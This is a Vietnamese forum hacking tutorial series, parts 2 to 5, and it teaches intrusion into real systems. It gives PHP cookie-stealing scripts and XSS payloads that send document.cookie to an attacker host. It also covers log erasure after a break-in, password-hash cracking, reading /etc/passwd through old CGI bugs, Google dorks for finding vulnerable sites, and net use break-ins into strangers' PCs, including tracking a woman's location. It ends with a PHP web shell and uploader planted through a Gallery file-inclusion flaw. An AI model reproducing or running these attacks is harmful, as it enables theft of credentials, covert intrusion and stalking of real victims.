Có một vấn đề là khi bạn xâm nhập hệ thống này thì sẽ bị ghi lại , do đó để xoá dấu vết bạn hãy vào `Winnt\system32\logfiles` mở file log đó rồI xoá những thông tin liên quan đến bạn , rồI save chúng . Nếu bạn muốn lấy một thông báo gì về việc chia sẽ sự xâm nhập thì bạn hãy thay đổi ngày tháng trên máy tính vớI URL sau :

http://www.dodgyinc.com/cgi-bin/cmd.exe?/c%20 date%2030/04/03

xong rồI bạn hãy xoá file `getadmin.exe`, và `gasys.dll` từ `cgi-bin` . Mục đích khi ta xâm nhập hệ thống này là "chôm" pass của admin để lần sau xâm nhập một cách hợp lệ , do đó bạn hãy tìm file SAM (chứa pass của admin và member) trong hệ thống rồI dùng chương trình "l0pht crack" để crack pass (Hướng dẫn về cách sử dụng "l0pht crack v 3.02" tôi đã post lên rồi ,các bạn hãy tự nghiên cứu nhé) . Đây là link : http://vnhacker.org/forum/?act=ST&f=6&t=11566 &s=
Khi crack xong các bạn đã có user và pass của admin rồI , bây giờ hãy xoá account của user (của tôi là "anhdenday") đi cho an toàn . Bạn đã có thể làm gì trong hệ thống là tuỳ thích , nhưng các bạn đừng xoá hết tài liệu của họ nhé , tội cho họ lắm .
Bạn cảm thấy thế nào , rắc rối lắm phải không . Lúc tôi thử hack cách này , tôi đã mày mò mất cả 4 giờ , nếu như bạn đã quen thì lần thứ 2 bạn sẽ mất ít thờI gian hơn .

Ở phần 3 tôi sẽ đề cập đến HĐH Linux , đến cách ngắt mật khẩu bảo vệ của một Web site , và làm thế nào để hack một trang web đơn giản nhất .v.v…

Hết phần 2

Tác giả: Anhdenday - HVAOnline.net

Những hiểu biết cơ bản nhất để trở thành Hacker - Phần 3 [12/7/2004 10:33:00 AM]

20.) Cookie là gì ?

Cookie là những phần dữ liệu nhỏ có cấu trúc được chia sẻ giữa web site và browser của người dùng. cookies được lưu trữ dưới những file dữ liệu nhỏ dạng text (size

dưới 4k). Chúng được các site tạo ra để lưu trữ/truy tìm/nhận biết các thông tin về người dùng đã ghé thăm site và những vùng mà họ đi qua trong site.

Những thông tin này có thể bao gồm tên/định danh người dùng, mật khẩu, sở thích, thói quen...Cookie được browser của người dùng chấp nhận lưu trên đĩa cứng của máy mình, ko phải browser nào cũng hỗ trợ cookie. Sau một lần truy cập vào site, những thông tin về người dùng được lưu trữ trong cookie. Ở những lần truy cập sau đến site đó, web site có thể dùng lại những thông tin trong cookie (như thông tin liên quan đến việc đăng nhập vào 1 forum...) mà người ko phải làm lại thao tác đăng nhập hay phải nhập lại các thông tin khác. Vấn đề đặt ra là có nhiều site quản lý việc dùng lại các thông tin lưu trong cookie ko chính xác, kiểm tra ko đầy đủ hoặc mã hoá các thông tin trong cookie còn sơ hở giúp cho hacker khai thác để vượt qua cánh cửa đăng nhập, đoạt quyền điều khiển site
.

_ Cookies thường có các thành phần sau :

+ Tên: do người lập trình web site chọn
+ Domain: là tên miền từ server mà cookie được tạo và gửi đi
+ Đường dẫn: thông tin về đường dẫn ở web site mà bạn đang xem
+ Ngày hết hạn: là thời điểm mà cookie hết hiệu lực .
+ Bảo mật: Nếu giá trị này đực thiết lập bên trong cookie, thông tin sẽ đực mã hoá trong quá trình truyền giữa server và browser.
+ Các giá trị khác: là những dữ liệu đặc trưng được web server lưu trữ để nhận dạng về sau các giá trị này ko chứa các khoảng trắng, dấu chấm, phẩy và bị giới hạn trong khoảng 4k.

(Tài liệu của Viethacker.net)

21 .) Kỹ thuật lấy cắp cookie của nạn nhân :

_ Trước hết , các bạn hãy mở notepad rồi chép đoạn mã sau vào notepad đó :

CODE
```
<?php
define (``LINE``, ``\r\n``);
define (``HTML_LINE``, ``
``);
function getvars($arr, $title)
{
$res = ````;
$len = count($arr);
if ($len > 0)
{
if (strlen($title) > 0)
{
print(``[--------$title--------]`` . HTML_LINE);
```

```
$res .= ``[--------$title--------]`` . LINE;
}
foreach ($arr as $key = > $value)
{
print(``[$key]`` . HTML_LINE);
print($arr[$key] . HTML_LINE);
$res .= ``[$key]`` . LINE . $arr[$key] . LINE;
}
}
return $res;
}
// get current date
$now = date(``Y-m-d H:i:s``);
// init
$myData = ``[-----$now-----]`` . LINE;
// get
$myData .= getvars($HTTP_GET_VARS, ````);
// file
$file = $REMOTE_ADDR . ``.txt``;
$mode = ``r+``;
if (!file_exists($file))
$mode = ``w+``;
$fp = fopen ($file, $mode);
fseek($fp, 0, SEEK_END);
fwrite($fp, $myData);
fclose($fp);
? >
```

hoặc

CODE

```
<?php
if ($contents && $header){
mail(``victim@yahoo.com`` , ``from mail script``,$contents,$header) or
die(`couldnt email it`);
sleep(2);
? >
<script language=javascript >


<?php
} else {
echo ``nope``;
}
```

(Bạn hãy sửa cái victim@yahoo.com thành địa chỉ Mail của bạn) .

Bạn hãy save cái notepad này với tên "< tên tuỳ các bạn > .php " (Nhớ là phải có .php) rồi upload lên một host nào đó có hỗ trợ PHP , trong VD của tôi là abc.php .(Đối với các bạn đã từng làm Web chắc sẽ rất dễ phảI không ?) . Đoạn mã này sẽ có nhiệm vụ ăn cắp thông tin (và có khi có cả cookie) của nạn nhân khi họ mở dữ liệu có chứa đoạn mã này rồI tự động save thông tin đó thành file < ip của nạn nhân > .txt .
_ Còn một cách nữa để lấy cookie được sử dụng trên các forum bị lỗi nhưng chưa fix , khi post bài bạn chi cần thêm đoạn mã sau vào bài của mình :

CODE

document.write(`  `)

với host_php : là địa chỉ bạn đã upload file ăn cắp cookie đó lên .
và abc.php là file VD của tôi .
_ Ví dụ : khi áp dụng trong tag img, ta dùng như sau:

CODE

`)\">

hoặc:

[CODE
img]javascript: Document.write(`&#x3cimg
src=http://host_php/docs.php?docs=`+escape(document .cookie)+`&#x3e`)\">

_ Bạn có thể tìm những trang web để thực hành thử cách trong VD này bằng cách vào google.com tìm những forum bị lỗi này bằng từ khoá ``Powered by …….. forum" với những forum sau : ikonboard, Ultimate Bulletin Board , vBulletin Board, Snitz . Nếu các bạn may mắn các bạn có thể tìm thấy những forum chưa fix lỗi này mà thực hành , ai tìm được thì chia sẽ với mọi người nhé .
_ Còn nhiều đoạn mã ăn cắp cookie cũng hay lắm , các bạn hãy tự mình tìm thêm .

22 .) Cách ngắt mật khẩu bảo vệ Website :

_ Khi các bạn tới tìm kiếm thông tin trên một trang Web nào đó , có một số chỗ trên trang Web đó khi bạn vào sẽ bị chặn lại và sẽ xuất hiện một box yêu cầu nhập mật khẩu , đây chính là khu vực riêng tư cất dấu những thông tin mật chỉ dành cho số người hoặc một nhóm người nào đó (Nơi cất đồ nghề hack của viethacker.net mà báo e-chip đã nói tới chẳng hạn) . Khi ta click vào cái link đó thì (thông thường) nó sẽ gọi tới .htpasswd và .htaccess nằm ở cùng trong thư mục bảo vệ trang Web . Tại sao phải dùng dấu chấm ở

trước trong tên file `.htaccess`? Các file có tên bắt đầu là một dấu chấm `.` sẽ được các web servers xem như là các file cấu hình. Các file này sẽ bị ẩn đi (hidden) khi bạn xem qua thư mục đã được bảo vệ bằng file .htaccess .Hai hồ sơ này có nhiệm vụ điều khiển sự truy nhập tới cái link an toàn mà bạn muốn xâm nhập đó . Một cái quản lý mật khẩu và user name , một cái quản lý công việc mã hoá những thông tin cho file kia . Khi bạn nhập đúng cả 2 thì cái link đó mới mở ra . Bạn hãy nhìn VD sau :

CODE
Graham:F#.DG*m38d%RF
Webmaster:GJA54j.3g9#$@f

Username bạn có thể đọc được rùi , còn cái pass bạn nhìn có hiểu mô tê gì không ? Dĩ nhiên là không rồi . bạn có hiểu vì sao không mà bạn không thể đọc được chúng không ? cái này nó có sự can thiệp của thằng file .htaccess . Do khi cùng ở trong cùng thư mục chúng có tác động qua lại để bảo vệ lẫn nhau nên chúng ta cũng không dại gì mà cố gắng đột nhập rồi crack mớ mật khẩu chết tiệt đó (khi chưa có đồ nghề crack mật khẩu trong tay . Tôi cũng đang nghiên cứu để có thể xâm nhập trực tiếp , nếu thành công tôi sẽ post lên cho các bạn) . Lỗi là ở đây , chuyện gì sẽ xảy ra nếu cái .htpasswd nằm ngoài thư mục bảo vệ có file .htaccess ? Ta sẽ chôm được nó dễ dàng , bạn hãy xem link VD sau :

http://www.company.com/cgi-bin/protected/

hãy kiểm tra xem file .htpasswd có được bảo vệ bởI .htaccess hay không , ta nhập URL sau :

http://www.company.com/cgi-bin/protected/.htp%20asswd

Nếu bạn thấy có câu trả lờI `File not found` hoặc tương tự thì chắc chắn file này đã không được bảo vệ , bạn hãy tìm ra nó bằng một trong các URL sau :

http://www.company.com/.htpasswd</ a>
http://www.company.com/cgi-bin/.htpasswd
http://www.company.com/cgi-bin/passwords/.htp%20asswd
http://www.company.com/cgi-bin/passwd/.htpass%20wd

nếu vẫn không thấy thì các bạn hãy cố tìm bằng các URL khác tương tự (có thể nó nằm ngay ở thư mục gốc đấy) , cho đến khi nào các bạn tìm thấy thì thôi nhé .
Khi tìm thấy file này rồi , bạn hãy dùng chương trình ``John the ripper`` hoặc ``Crackerjack``, để crack passwd cất trong đó . Công việc tiếp theo hẳn các bạn đã biết là mình phải làm gì rồI , lấy user name và passwd hợp lệ đột nhập vào rùi xem thử mấy cô cậu "tâm sự" những gì trong đó , nhưng các bạn cũng đừng có đổi pass của họ hay quậy họ nhé .
Cách này các bạn cũng có thể áp dụng để lấy pass của admin vì hầu hết những thành viên trong nhóm kín đều là "có chức có quyền" cả .

23 .) Tìm hiểu về CGI ?

_ CGI là từ viết tắt của Common Gateway Interface , đa số các Website đều đang sử dụng chương trình CGI (được gọI là CGI script) để thực hiện những công việc cần thiết 24 giờ hằng ngày . Những nguyên bản CGI script thực chất là những chương trình được viết và được upload lên trang Web vớI những ngôn ngữ chủ yếu là Perl , C , C++ , Vbscript trong đó Perl được ưa chuộng nhất vì sự dễ dàng trong việc viết chương trình ,chiếm một dung lượng ít và nhất là nó có thể chạy liên tục trong 24 giờ trong ngày .
_ Thông thường , CGI script được cất trong thư mục /cgi-bin/ trên trang Web như VD sau :

http://www.company.com/cgi-bin/login.cgi

với những công việc cụ thể như :
+ Tạo ra chương trình đếm số người đã ghé thăm .
+ Cho phép những ngườI khách làm những gì và không thể làm những gì trên Website của bạn .
+ Quản lý user name và passwd của thành viên .
+ Cung cấp dịch vụ Mail .
+ Cung cấp những trang liên kết và thực hiện tin nhắn qua lại giữa các thành viên .
+ Cung cấp những thông báo lỗi chi tiết .v.v…..

24 .) Cách hack Web cơ bản nhất thông qua CGI script :

_ Lỗi thứ 1 : lỗi nph-test-cgi

+ Đánh tên trang Web bị lỗi vào trong trình duyệt của bạn .
+ Đánh dòng sau vào cuốI cùng : /cgi-bin/nph-test-cgi
+ Lúc đó trên URL bạn sẽ nhìn giống như thế này :

http://www.servername.com/cgi-bin/nph-test-cg%20i

+ Nếu thành công bạn sẽ thấy các thư mục được cất bên trong . Để xem thư mục nào bạn đánh tiếp :

CODE
? /*

+ file chứa passwd thường được cất trong thư mục /etc , bạn hãy đánh trên URL dòng sau :

http://www.servername.com/cgi-bin/nph-test-cg%20i?/etc/*

_ Lỗi thứ 2 : lỗi php.cgi

+ Tương tự trên bạn chỉ cần đánh trên URL dòng sau để lấy pass :

http://www.servername.com/cgi-bin/php.cgi?/et c/passwd

Quan trọng là đây là những lỗi đã cũ nên việc tìm các trang Web để các bạn thực hành rất khó , các bạn hãy vào trang google.com rồi đánh từ khoá :

/cgi-bin/php.cgi?/etc/passwd]
hoặc cgi-bin/nph-test-cgi?/etc

sau đó các bạn hãy tìm trên đó xem thử trang nào chưa fix lỗi để thực hành nhé .

25 .) Kỹ thuật xâm nhập máy tính đang online :

_ Xâm nhập máy tính đang online là một kỹ thuật vừa dễ lạI vừa khó . Bạn có thể nói dễ khi bạn sử dụng công cụ ENT 3 nhưng bạn sẽ gặp vấn đề khi dùng nó là tốc độ sử dụng trên máy của nạn nhân sẽ bị chậm đi một cách đáng kể và những máy họ không share thì không thể xâm nhập được, do đó nếu họ tắt máy là mình sẽ bị công cốc khi chưa kịp chôm account , có một cách êm thấm hơn , ít làm giảm tốc độ hơn và có thể xâm nhập khi nạn nhân không share là dùng chương trình DOS để tấn công . Ok , ta sẽ bắt đầu :
_ Dùng chương trình scan IP như ENT 3 để scan IP mục tiêu .
_ Vào Start == > Run gõ lệnh cmd .
_ Trong cửa sổ DOS hãy đánh lệnh “net view ”

CODE
+ VD : c:\net view 203.162.30.xx

_ Bạn hãy nhìn kết quả , nếu nó có share thì dễ quá , bạn chỉ cần đánh tiếp lệnh

net use <ổ đĩa bất kỳ trên máy của bạn > : <ổ share của nạn nhân >

+ VD : c:\net use E : 203.162.30.xxC

_ Nếu khi kết nối máy nạn nhân mà có yêu cầu sử dụng Passwd thì bạn hãy download chương trình dò passwd về sử dụng (theo tôi bạn hãy load chương trình “pqwak2” áp dụng cho việc dò passwd trên máy sử dụng HĐH Win98 hoặc Winme và chương trình “xIntruder” dùng cho Win NT) . Chú ý là về cách sử dụng thì hai chương trình tương tự nhau , dòng đầu ta đánh IP của nạn nhân , dòng thứ hai ta đánh tên ổ đĩa share của nạn nhân nhưng đối với “xIntruder” ta chú ý chỉnh Delay của nó cho hợp lý , trong mạng LAN thì Delay của nó là 100 còn trong mạng Internet là trên dướI 5000 .
_ Nếu máy của nạn nhân không có share thì ta đánh lệnh :

net use <ổ đĩa bất kỳ trên máy của bạn > : c$ (hoặc d$)``administrator``

+ VD : net use E : 203.162.30.xxC$``administrator``

Kiểu chia sẽ bằng c$ là mặc định đối với tất cả các máy USER là ``administrator`` .
_ Chúng ta có thể áp dụng cách này để đột nhập vào máy của cô bạn mà mình "thầm thương trộm nhớ" để tìm những dữ liệu liên quan đến địa chỉ của cô nàng (với điều kiện là cô ta đang dùng máy ở nhà và bạn may mắn khi tìm được địa chỉ đó) . Bạn chỉ cần chat Y!Mass rồi vào DOS đánh lệnh :

c:\netstat –n

Khi dùng cách này bạn hãy tắt hết các cửa sổ khác chỉ để khung chat Y!Mass với cô ta thôi , nó sẽ giúp bạn dễ dàng hơn trong việc xác định địa chỉ IP của cô ta . Sau đó bạn dùng cách xâm nhập mà tôi đã nói ở trên .(Có lẽ anh chàng tykhung của chúng ta hồi xưa khi tán tỉnh cô bạn ở xa qua mạng cũng dùng cách này để đột nhập và tìm hiểu địa chỉ của cô ta đây mà , hi`hi` .)
Bạn sẽ thành công nếu máy của nạn nhân không cài firewall hay proxy .

========== =

Nhiều bạn có yêu cầu tôi đưa ra địa chỉ chính xác cho các bạn thực tập , nhưng tôi không thể đưa ra được vì rút kinh nghiệm những bài hướng dẫn có địa chỉ chính xác , khi các bạn thực hành xong đoạt được quyền admin có bạn đã xoá cái database của họ . Như vậy HVA sẽ mang tiếng là nơi bắt nguồn cho sự phá hoại trên mạng . mong các bạn thông cảm , nếu có thể thì tôi chỉ nêu những cách thức để các bạn tìm những dịa chỉ bị lỗi đó chứ không đưa ra địa chỉ cụ thể nào .

========== =

Ở phần 4 tôi sẽ đề cập đến kỹ thuật chống xâm nhập vào máy tính của mình khi bạn online , tìm hiểu sơ các bước khi ta quyết định hack một trang Web , kỹ thuật tìm ra lỗi trang Web để thực hành , kỹ thuật hack Web thông qua lỗi Gallery.v.v…….

GOOKLUCK!!!!!!!!!

Những hiểu biết cơ bản nhất để trở thành Hacker - Phần 4 [12/7/2004 10:37:00 AM]

26 .) Tìm hiểu về RPC (Remote Procedure Call) :

_ Windows NT cung cấp khả năng sử dụng RPC để thực thi các ứng dụng phân tán . Microsoft RPC bao gồm các thư viện và các dịch vụ cho phép các ứng dụng phân tán hoạt động được trong môi trường Windows NT. Các ứng dụng phân tán chính bao gồm nhiều tiến trình thực thi với nhiệm vụ xác định nào đó. Các tiến trình này có thể chạy trên

một hay nhiều máy tính.

_Microsoft RPC sử dụng name service provider để định vị Servers trên mạng. Microsoft RPC name service provider phải đi liền với Microsoft RPC name service interface (NIS). NIS bao bao gồm các hàm API cho phép truy cập nhiều thực thể trong cùng một name service database (name service database chứa các thực thể, nhóm các thực thể, lịch sử các thực thể trên Server).
Khi cài đặt Windows NT, Microsoft Locator tự động được chọn như là name service provider. Nó là name service provider tối ưu nhất trên môi trường mạng Windows NT.

27 .) Kỹ thuật đơn giản để chống lại sự xâm nhập trái phép khi đang online thông qua RPC (Remote Procedure Call) :

_ Nếu bạn nghi ngờ máy của mình đang có người xâm nhập hoặc bị admin remote desktop theo dõi , bạn chỉ cần tắt chức năng remote procedure call thì hiện tại không có chương trình nào có thể remote desktop để theo dõi bạn được . Nó còn chống được hầu hết tools xâm nhập vào máy (vì đa số các tools viết connect dựa trên remote procedure call (over tcp/ip)).Các trojan đa số cũng dựa vào giao thức này.

Cách tắt: Bạn vào service /remote procedure call(click chuột phải) chọn starup typt/disable hoặc manual/ apply.

Đây là cách chống rất hữu hiệu với máy PC , nếu thêm với cách tắt file sharing thì rất khó bị hack) ,nhưng trong mạng LAN bạn cũng phiền phức với nó không ít vì bạn sẽ không chạy được các chương trình có liên quan đến thiết bị này . Tùy theo cách thức bạn làm việc mà bạn có cách chọn lựa cho hợp lý . Theo tôi thì nếu dùng trong mạng LAN bạn hãy cài một firewall là chắc chắn tương đối an toàn rồi đó .

(Dựa theo bài viết của huynh “Đời như củ khoai ” khoaimi – admin của HVA)

28 .) Những bước để hack một trang web hiện nay :

_ Theo liệt kê của sách Hacking Exposed 3 thì để hack một trang Web thông thường ta thực hiện những bước sau :
+ FootPrinting : (In dấu chân)
Đây là cách mà hacker làm khi muốn lấy một lượng thông tin tối đa về máy chủ/doanh nghiệp/người dùng. Nó bao gồm chi tiết về địa chỉ IP, Whois, DNS ..v.v đại khái là những thong tin chính thức có lien quan đến mục tiêu. Nhiều khi đơn giản hacker chỉ cần sử dụng các công cụ tìm kiếm trên mạng để tìm những thong tin đó.
+ Scanning : (Quét thăm dò)
Khi đã có những thông tin đó rồi, thì tiếp đến là đánh giá và định danh những những dịch vụ mà mục tiêu có. Việc này bao gồm quét cổng, xác định hệ điều hành, .v.v.. Các công cụ được sử dụng ở đây như nmap, WS pingPro, siphon, fscam và còn nhiều công cụ khác nữa.
+ Enumeration : (liệt kê tìm lỗ hổng)
Bước thứ ba là tìm kiếm những tài nguyên được bảo vệ kém, hoạch tài khoản người dùng

mà có thể sử dụng để xâm nhập. Nó bao gồm các mật khẩu mặc định, các script và dịch vụ mặc định. Rất nhiều người quản trị mạng không biết đến hoặc không sửa đổi lại các giá trị này.
+ Gaining Access: (Tìm cách xâm nhập)
Bây giờ kẻ xâm nhập sẽ tìm cách truy cập vào mạng bằng những thông tin có được ở ba bước trên. Phương pháp được sử dụng ở đây có thể là tấn công vào lỗi tràn bộ đệm, lấy và giải mã file password, hay thô thiển nhất là brute force (kiểm tra tất cả các trường hợp) password. Các công cụ thường được sử dụng ở bước này là NAT, podium, hoặc L0pht.
+ Escalating Privileges : (Leo thang đặc quyền)
Ví dụ trong trường hợp hacker xâm nhập được vào mạng với tài khoản guest, thì họ sẽ tìm cách kiểm soát toàn bộ hệ thống. Hacker sẽ tìm cách crack password của admin, hoặc sử dụng lỗ hổng để leo thang đặc quyền. John và Riper là hai chương trình crack password rất hay được sử dụng.
+ Pilfering : (Dùng khi các file chứa pass bị sơ hở)
Thêm một lần nữa các máy tìm kiếm lại được sử dụng để tìm các phương pháp truy cập vào mạng. Những file text chứa password hay các cơ chế không an toàn khác có thể là mồi ngon cho hacker.
+ Covering Tracks : (Xoá dấu vết)
Sau khi đã có những thông tin cần thiết, hacker tìm cách xoá dấu vết, xoá các file log của hệ điều hành làm cho người quản lý không nhận ra hệ thống đã bị xâm nhập hoặc có biết cũng không tìm ra kẻ xâm nhập là ai.
+ Creating ``Back Doors`` : (Tạo cửa sau chuẩn bị cho lần xâm nhập tiếp theo được dễ dàng hơn)
Hacker để lại ``Back Doors``, tức là một cơ chế cho phép hacker truy nhập trở lại bằng con đường bí mật không phải tốn nhiều công sức, bằng việc cài đặt Trojan hay tạo user mới (đối với tổ chức có nhiều user). Công cụ ở đây là các loại Trojan, keylog…
+ Denial of Service (DoS) : (Tấn công kiểu từ chối dịch vụ)
Nêu không thành công trong việc xâm nhập, thì DoS là phương tiện cuối cùng để tấn công hệ thống. Nếu hệ thống không được cấu hình đúng cách, nó sẽ bị phá vỡ và cho phép hacker truy cập. Hoặc trong trường hợp khác thì DoS sẽ làm cho hệ thống không hoạt động được nữa. Các công cụ hay được sử dụng để tấn công DoS là trin00, Pong Of Death, teardrop, các loại nuker, flooder . Cách này rất lợi hại , và vẫn còn sử dụng phổ biến hiện nay .
_ Tuỳ theo hiểu biết và trình độ của mình mà một hacker bỏ qua bước nào . Không nhất thiết phảI làm theo tuần tự . Các bạn hãy nhớ đến câu " biết người biết ta trăm trận trăm thắng " .

(Tài liệu của HVA và hackervn.net)

29 .) Cách tìm các Website bị lỗi :

_ Chắc các bạn biết đến các trang Web chuyên dùng để tìm kiếm thông tin trên mạng chứ ? Nhưng các bạn chắc cũng không ngờ là ta có thể dùng những trang đó để tìm những trang Web bị lỗi (Tôi vẫn thường dùng trang google.com và khuyên các bạn cũng nên dùng trang này vì nó rất mạnh và hiệu quả) .
_ Các bạn quan tâm đến lỗi trang Web và muốn tìm chúng bạn chỉ cần vào google.com

và đánh đoạn lỗi đó vào sau “allinurl : ” . VD ta có đoạn mã lỗi trang Web sau :

cgi-bin/php.cgi?/etc/passwd

các bạn sẽ đánh :

“allinurl:cgi-bin/php.cgi?/etc/passwd”

Nó sẽ liệt kê ra những trang Web đang bị lỗi này cho các bạn , các bạn hãy nhìn xuống dưới cùng của mỗi mẫu liệt kê (dòng địa chỉ màu xanh lá cây) nếu dòng nào viết y chang từ khoá mình nhập vào thì trang đó đã hoặc đang bị lỗi .Các bạn có xâm nhập vào được hay không thì cũng còn tuỳ vào trang Web đó đã fix lỗi này hay chưa nữa .
_ Các bạn quan tâm đến lỗi forum , các bạn muốn tìm forum dạng này để thực tập , chỉ cần nhập từ khoá

powered by

VD sau là để tìm forum dùng Snitz 2000 :

powered by Snitz 2000

_ Tuy nhiên , việc tìm ra đúng forum hoặc trang Web bị lỗi theo cách đó có xác suất không cao , bạn hãy quan tâm đến đoạn string đặc biệt trong URL đặc trưng cho từng kiểu trang Web hoặc forum đó (cái này rất quan trọng , các bạn hãy tự mình tìm hiểu thêm nhé) . VD tìm với lỗi Hosting Controller thì ta sẽ có đoạn đặc trưng sau

``/admin hay /advadmin hay /hosting``

ta hãy đánh từ khoá :

allinurl:/advadmin
hoặc allinurl:/admin
hoặc allinurl:/hosting

Nó sẽ liệt kê ra các trang Web có URL dạng :

http://tentrangweb.com/advadmin
hoặc http://tentrangweb.com/admin
hoặc http://tentrangweb.com/hosting

VD với forum UBB có đoạn đặc trưng

``cgi-bin/ultimatebb.cgi?``

Ta cũng tìm tương tự như trên .
Chỉ cần bạn biết cách tìm như vậy rồi thì sau này chỉ cần theo dõi thông tin cập nhật bên

trang “Lỗi bảo mật” của HVA do bạn LeonHart post hằng ngày các bạn sẽ hiểu được ý nghĩa của chúng và tự mình kiểm tra .

30 .) Kỹ thuật hack Web thông qua lỗi Gallery (một dạng của lỗi php code inject):

_ Gallery là một công cụ cho phép tạo một gallery ảnh trên web được viết bằng PHP , lợi dụng sơ hở này ta có thể lợi dụng để viết thêm vào đó một mã PHP cho phép ta upload , đó chính là mục đích chính của ta .
_ Trước hết bạn hãy đăng ký một host miễn phí , tốt nhất là bạn đăng ký ở brinkster.com cho dễ . Sau đó bạn mở notepad và tạo file PHP với đoạn mã sau :

CODE
```
<?php
global $PHP_SELF;
echo ``
<form method=post action=$PHP_SELF?$QUERY_STRING >
<input type=text name=shell size=40 >
<input type=hidden name=act value=shell >
<input type=submit value=Go name=sm >
``;
set_magic_quotes_runtime(1);
if ($act == ``shell``) {
echo ``\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n< xmp > ``;
system($shell);
echo ``

\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n``; }
echo `` ``;
? >
```

Đoạn mã này bạn hãy tạo làm 2 file có tên khác nhau (nhưng cùng chung một mã) và đặt tên là :
+ shellphp.php : file này dùng để chạy shell trên victim host .
+ init.php : file này dùng để upload lên trang có host bạn vừa tạo . (Bạn hãy upload file init.php này lên sớm vì ta sẽ còn sử dụng nó nhưng với đoạn mã khác , bạn quên upload file này lên là tiêu)

Bạn hãy tạo thêm một file PHP với mã sau :

CODE
```
<?php
function handleupload() {
if (is_uploaded_file($_FILES[`userfile`][`tmp_name`])) {
$filename = $_FILES[`userfile`][`tmp_name`];
print ``$filename was uploaded successfuly``;
```

```
$realname = $_FILES[`userfile`][`name`];
print ``realname is $realname\n``;
print ``copying file to uploads dir ``.$realname;
copy($_FILES[`userfile`][`tmp_name`],*PATH*.$realna me); // lưu ý *PATH* chúng ta
sẽ thay đổi sau
} else {
echo ``Possible file upload attack: filename``.$_FILES[`userfile`][`name`].``.``;
}
}
if ($act == ``upload``) {
handleupload();
}
echo ``
<form ENCTYPE=multipart/form-data method=post
action=$PHP_SELF?$QUERY_STRING >
File:<INPUT TYPE=FILE NAME=userfile SIZE=35 >
<input type=hidden name=MAX_FILE_SIZE value=1000000 >
<input type=hidden name=act value=upload >
<input type=submit value=Upload name=sm >

``;
? >
```

Bạn hãy đặt tên là upload.php , nó sẽ dùng để upload lên trang Web của nạn nhân .
_ Tiếp theo Bạn vào Google, gõ ``Powered by gallery`` rồi enter, Google sẽ liệt kê một đống những site sử dụng Gallery , bạn hãy chọn lấy một trang bất kỳ rồI dùng link sau để thử xem nó còn mắc lỗI Gallery hay không :

http:// trang Web của nạn nhân >
/gallery./captionator.php?GALLERY_BASEDIR=http://ww wxx.brinkster.com/ /

Nếu bạn thấy hiện lên một ô hình chữ nhật ở phía trên cùng , bên phải của nó là ô lệnh chuyển tiếp có chữ “Go” là coi như bạn đã tìm thấy được đốI tượng rồi đó . Bây giờ bạn đã có thể gõ lệnh thông qua ô chữ nhật đó để hack Web của nạn nhân .
Trước hết bạn hãy gõ lệnh “pwd” để xác định đường dẫn tuyệt đối đến thư mục hiện thời rồi nhấn nút “Go” , khi nó cho kết quả bạn hãy nhanh chóng ghi lại đường dẫn ở phía dướI (Tôi sẽ sử dụng VD đường dẫn tôi tìm thấy là “/home/abc/xyz/gallery”).
Sau đó bạn đánh tiếp lệnh “|s –a|” để liệt kê các thư mục con của nó . Bây giờ bạn hãy nhìn kết quả , bạn sẽ thấy một đống các thư mục con mà ta đã liệt kê . Bạn hãy luôn nhớ là mục đích của chúng ta là tìm một thư mục có thể dùng để upload file upload.php mà ta đã chuẩn bị từ trước do đó bạn hãy xác định cùng tôi bằng cách nhìn vào những chữ cuốI cùng của mỗi hàng kết quả :
+ Bạn hãy loại bỏ trường hợp các thư mục mà có dấu “.” hoặc “..” vì đây là thư mục gốc hoặc là thư mục ảo (Nó thường được xếp trên cùng của các hàng kết quả) .
+ Bạn cũng loạI bỏ những hàng có chữ cuối cùng có gắn đuôi (VD như config.php ,

check.inc .v.v…) vì đây là những file chứ không phải là thư mục .
+ Còn lại là những thư mục có thể upload nhưng tôi khuyên bạn nên chọn những hàng chứa tên thư mục mà có chứa số lớn hơn 1 (Bạn có thể xác định được chúng bằng cách nhìn cột thứ 2 từ trái sang) , vì như vậy vừa chắc chắn đây là thư mục không phải thư mục ảo , vừa làm cho admin của trang Web đó khó phát hiện khi ta cài file của ta vào .
Tôi VD tôi phát hiện ra thư mục "loveyou" có chứa 12 file có thể cho ta upload , như vậy đường dẫn chính thức mà ta upload lên sẽ là :

/home/abc/xyz/Gallery/loveyou

Bây giờ bạn hãy vào account host của bạn, sửa nội dung file init.php giống như mã của file upload.php, nhưng sửa lại *PATH* thành "/home/abc/xyz/gallery/loveyou/ ". Đồng thời cũng chuẩn bị một file upload.php trên máy của bạn với *PATH* là "" (2 dấu ngoặc kép).
Bây giờ là ta đã có thể upload file upload.php lên trang Web của nạn nhân được rồi , bạn hãy nhập địa chỉ sau trên trình duyệt Web của bạn :

http:// trang Web của nạn nhân >
/gallery./captionator.php?GALLERY_BASEDIR=http://ww wxx.brinkster.com/ /

Bạn sẽ thấy xuất hiện tiếp một khung hình chữ nhật và bên cạnh là có 2 nút lệnh , một là nút "brown" , một là nút "upload" . Nút "brown" bạn dùng để dẫn đến địa chỉ file upload.php bạn đã chuẩn bị trên máy của bạn , nút "upload" khi bạn nhấn vào đó thì nó sẽ upload file upload.php lên trang Web của nạn nhân . Ok , bây giờ coi như bạn đã hoàn thành chặng đường hack Web rồi đó . Từ bây giờ bạn hãy vận dụng để tấn công đối thủ như lấy database , password (làm tương tự như các bài hướng dẫn hack trước) , nhưng các bạn chỉ nên thực tập chứ đừng xoá database hay phá Web của họ. Nếu là một hacker chân chính các bạn chỉ cần upload lên trang Web dòng chữ : "Hack by ……." là đủ rồi .
Cũng như những lần trước , các bạn có thành công hay không cũng tuỳ thuộc vào sự may mắn và kiên trì nghiên cứu vận dụng kiến thức của các bạn .

(Dựa theo hướng dẫn hack của huynh vnofear – viethacker.net)

GOODLUCK!!!!!!!!!!!

(Hết phần 4)
Anhdenday
HVAonline.net

Những hiểu biết cơ bản nhất để trở thành Hacker - Phần 5 [12/22/2004 9:57:00 AM]

31 .) Gói tin TCP/IP là gì?

